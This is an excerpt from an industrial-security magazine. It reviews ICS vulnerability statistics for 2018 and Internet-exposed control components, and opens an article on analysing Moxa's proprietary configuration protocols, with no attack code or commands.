
What if no patches are coming

Find workarounds. In industry, be smart about isolating critical network segments and monitoring ICS security. To protect a vulnerable router, use a firewall to shield it from incoming connections. Keep an eye out for updates. As demonstrated by Microsoft, in a critical situation end-of-service-time equipment gets patches if the company still exists. But sooner or later, you should start shopping for more secure replacements from reliable vendors. Some attacks, such as KRACK router attacks, can be extremely difficult to prevent in any other way.




Search the page for a cyberslogan

a	e	m	i	y	r	v	e
r	f	x	v	c	r	c	c
i	s	i	m	i	s	w	a
v	h	k	h	f	r	f	t
r	w	f	e	v	x	u	c
s	f	g	e	w	x	o	h
r	i	s	i	m	i	y	i
u	t	r	e	s	w	g	n



#CYBERQUEST

Industrial sector



48 ICS vulnerabilities: 2018 in review

58 Analyzing proprietary network protocols

66 PHDays 8: PT ISIM team at The Standoff

ICS vulnerabilities: 2018 in review

ICS Security Team

2018 was rich in ICS incidents. Details were published regarding use of the Triton cyberweapon, which, like Stuxnet and Industroyer, targets ICS equipment (bit.ly/2tRwulr). In addition, several high-profile attacks struck industrial companies. Boeing announced it was hit by WannaCry (bloom.bg/2NKk33W) and a few months later, the same virus shut down several plants of Taiwan Semiconductor Manufacturing Company (bloom.bg/2NITMTN). Although the attacks targeted IT infrastructure, their consequences also affected operational technology (OT) used for production. In effect, attackers do not always need specific knowledge about a target's operations in order to disrupt them.


After exploiting vulnerabilities in the IT infrastructure, hackers can gain access to the industrial network. According to our research, an internal attacker already on the corporate information system would have been able to penetrate the industrial network in 82 percent of cases (bit.ly/2VzMhRE). At that point, the attacker has a number of ways to perform malicious acts against ICS components, and the most common one is to exploit known vulnerabilities. That is why it is so important to know about the vulnerabilities existing in ICS equipment, as this allows businesses to assess the risks in time and take appropriate protection measures.

This research outlines known vulnerabilities in ICS components and the availability of such components on the Internet, with data to show how the situation has evolved over the last few years.

Virus shut down several plants of Taiwan Semiconductor Manufacturing Company

Abbreviations

DCS	distributed control system
HMI	human–machine interface
ICS	industrial control system
RTU	remote terminal unit
SCADA	supervisory control and data acquisition
WRKSTN	automated workstation



Total number of vulnerabilities found in ICS components

Analysis of vulnerabilities in ICS components

Materials and methods

Information was drawn from publicly available sources, such as vulnerability knowledge bases, vendor advisories, scientific papers, and posts on security websites and blogs.

The following vulnerability knowledge bases were used:

- ICS-CERT (ics-cert.us-cert.gov)
- NVD (nvd.nist.gov), CVE (cve.mitre.org)

The severity of vulnerabilities in ICS components was assessed based on the Common Vulnerability Scoring System (CVSS) version 3 (first.org/cvss).

Our research includes vulnerabilities published in 2018, as well as additional information about vulnerabilities found by our experts in 2018 and published in 2019.

We only considered vulnerabilities found in the equipment of leading manufacturers of ICS components.

Trends


The number of new vulnerabilities in ICS components rose by 30 percent compared to 2017. At the time of this research, complete information had been published about 243 vulnerabilities, with 14 vulnerabilities still pending analysis.

Detailed analysis of a device or system often reveals not just one but several vulnerabilities. For example, our experts uncovered 12 vulnerabilities (bit.ly/2Hj9yDF) in the APROL industrial control system from B&R Automation.[1]

Vulnerabilities published in 2018: distribution by manufacturer

Schneider Electric remained the leader in number of new vulnerabilities in 2018, even though the number of vulnerabilities found in Siemens equipment almost doubled compared to the previous year. The top spots of the two companies can be explained by their wide-ranging, popular product lines.

1. Part of ABB, a leading world manufacturer of industrial equipment, since July 2017.




Vulnerabilities published in 2018: distribution by main ICS manufacturers

Vulnerabilities by component type

The distribution of vulnerabilities by ICS component type changed significantly in 2018. In 2017, the majority of vulnerabilities were found in HMI/SCADA components. But in 2018, vulnerabilities were almost evenly distributed among HMI/SCADA, PLC/RTU, and industrial network equipment.


The percentage of vulnerabilities in PLC/RTU components rose by 7 percent compared to 2017. Our experts found 10 vulnerabilities in PLC modules from Siemens and Schneider Electric.



Vulnerabilities in ICS component types
(percentage of vulnerabilities)

Vulnerabilities by types


A significant share of vulnerabilities involve improper authentication or excessive privileges. More than half of these vulnerabilities (64%) can be exploited remotely.



Types of vulnerabilities in ICS components

Vulnerabilities by impact

About 75 percent of vulnerabilities have the potential to affect ICS availability in full or part. Exploitation of these vulnerabilities, for example in network equipment, could disturb network communication and operations: network equipment is a key ICS element that shuttles commands between components.




Vulnerabilities by CVSS metrics (percentage of vulnerabilities)

Distribution of vulnerabilities by severity

More than half of detected vulnerabilities were of critical or high severity, based on CVSSv3 scoring. Such vulnerabilities grew by 17 percent compared to the previous year.

A high-severity vulnerability generally affects all three factors of information security: confidentiality, integrity, and availability. In 2018, 58 percent of vulnerabilities had this kind of three-part impact. And in only 4 percent of cases was the difficulty of exploiting them assessed as high. In other words, attackers do not usually require any special conditions to disrupt the security of ICS elements.




Severity of vulnerabilities

Summary of vulnerabilities in ICS components detected by Positive Technologies

In 2018 and early 2019, information about 54 vulnerabilities found by our experts was published. The vulnerabilities were detected in ICS components made by ABB, B&R Automation, Hirschmann, Moxa, Phoenix Contact, Schneider Electric, and Siemens. 14 of them were critical; 11 were of high risk.

For example, a vulnerability allowing to bruteforce credentials using the proprietary protocol on TCP port 4000 was detected in Moxa switches. The vulnerability allows obtaining control of the switch and, potentially, the entire industrial network. To obtain a patched version of the relevant firmware, end users must specially request it from the vendor (bit.ly/2NIqfcE).

For more vulnerabilities found by our experts, see the Positive Technologies website



Availability of ICS components on the Internet

Materials and methods


The researchers scanned Internet-accessible ports using publicly available search engines such as Shodan (shodan.io), Google, and Censys (censys.io). Shodan scans a certain number of ports from specified IP addresses, which have been blacklisted by some administrators and firewall manufacturers. Therefore, to extend the scope of analysis, we added data obtained using Google and Censys.

Prevalence

The research revealed 224,017 ICS components available online, which is 27 percent more than in 2017.

HTTP remains the most popular protocol. In 2018, experts detected 10,000 more ICS devices supporting HTTP than in 2017.


The number of devices supporting Ethernet/IP increased by 25 percent compared to 2017, making it the second-most common protocol (after HTTP). The number of devices on the Fox protocol declined by 9 percent.



Number of Internet-accessible ICS components (top 10 protocols)

Geographic distribution


Compared to 2017, distribution by country remained nearly identical. The U.S. still leads in the number of ICS components accessible online. The country's share grew by a third compared to the previous year, now accounting for 42 percent of the total. Russia rose from 28th place in 2017 to join the top 15 countries in 2018 at 12th place, with 3,993 devices.




Number of Internet-accessible ICS components (top 15 countries)

Distribution by vendors and products


Distribution by vendors remained practically unchanged compared to 2017. At the time of this research, approximately 30,000 Honeywell devices were accessible. The number is only slightly higher than in 2017 (by around 7%), but the trend remains consistent from year to year. The share of Niagara Framework also slightly increased (by approximately 5%)



Number of Internet-accessible ICS components (top 10 vendors)



Number of Internet-accessible ICS components (top 10 products)



Number of Internet-accessible ICS components (distribution by type)

Types of ICS components

SCADA/HMI/DCS industrial control systems account for almost a third of Internet-accessible components (27%). The shares of network devices and PLCs increased by 6 percent (from 13% each in 2017).

Conclusion

As our findings show, the number of vulnerabilities in the equipment of various manufacturers grows year after year, while the number of Internet-accessible ICS components does not diminish. The number of vulnerabilities in the products of leading manufacturers grew by 30 percent compared to 2017. The share of critical and high-severity vulnerabilities increased by 17 percent.

On average, vendors take a rather long time to fix vulnerabilities (more than six months). Elimination of some vulnerabilities—measured by time from vendor notification to release of a patch—can take more than two years. For end users, such protracted responses increase the risk of exploitation of device vulnerabilities.

More than 220,000 ICS components are available online, which is 27 percent higher than in 2017. Most of them are automation system components. Such systems are mainly located in the U.S., Germany, China, France, Italy, and Canada, even though lawmakers have long been concerned about the security of such devices and systems. For example, the International Organization for Standardization (ISO) has recently published new guidance to reduce the risks of cyberattacks on machinery (bit.ly/2IUoo64).

Our research proves yet again that the security of ICS components has room to improve. Without constant attention and adequate protection, such components are at risk of being disrupted or disabled.

Elimination of some vulnerabilities can take more than two years

Analyzing proprietary network protocols

ICS Security Team

Moxa devices are quite popular and frequently encountered at industrial facilities around the world. That is why we quite often deal with them in our projects, and Moxa is frequently in the news. For example, media converters, whose users include electrical substations in Ukraine, were mentioned among the equipment targeted in a hacker attack on Ukraine's energy system (bit.ly/2XDs7Ix).

This article describes how we carry out analysis of proprietary protocols that we come across. For our example, we will use network equipment produced by Moxa.

Due to their widespread usage, Moxa devices are often at the center of security experts' attention. The popular Metasploit Framework for penetration testing contains modules designed specially for Moxa devices: Moxa UDP Device Discovery and Moxa Device Credential Retrieval.

In one of our projects, we came across a Moxa network switch with open TCP/UDP 4000 ports on the border of an industrial network. The documentation contained just a few lines about the ports, saying that they are used for firmware updates and configuration, with a general statement that "Moxa Service is only for Moxa network management software suite." This means that the port is used by Moxa utilities for remote configuration of switches. The traffic recorded while configuring the switch with the Moxa MXconfig configuration utility confirmed that TCP port 4000 and an unknown proprietary protocol were used. We decided to examine the protocol in more detail, which is when we started to dissect it.

Looking ahead, we call the protocol operating on TCP port 4000 Moxa CMD and the protocol on UDP port 4000 Moxa Discovery. These names are taken from the debug strings of the executable files. These protocols are used in many lines of Moxa devices, such as the EDS, IKS, and VPort series. These protocols allow discovering Moxa devices on a network, changing their settings, and updating their firmware.

To interact over a network protocol, both parties must know the protocol. To reconstruct a protocol, it is enough to look at how it is implemented for one of the parties. The two parties that we had were a device (switch) with its firmware, and an application running on Windows—the **Moxa MXConfig** configuration utility. Reverse engineering is simpler with a Windows application rather than firmware, so we chose **Moxa MXconfig**. We used static analysis to analyze the executable code by comparing it with the network traffic recorded while **MXconfig** was running.

We used static analysis to analyze the executable code

The examined files contained no debug symbols, which is why the names of functions and variables used in this article (both in the text and screenshots) may differ from their original names.

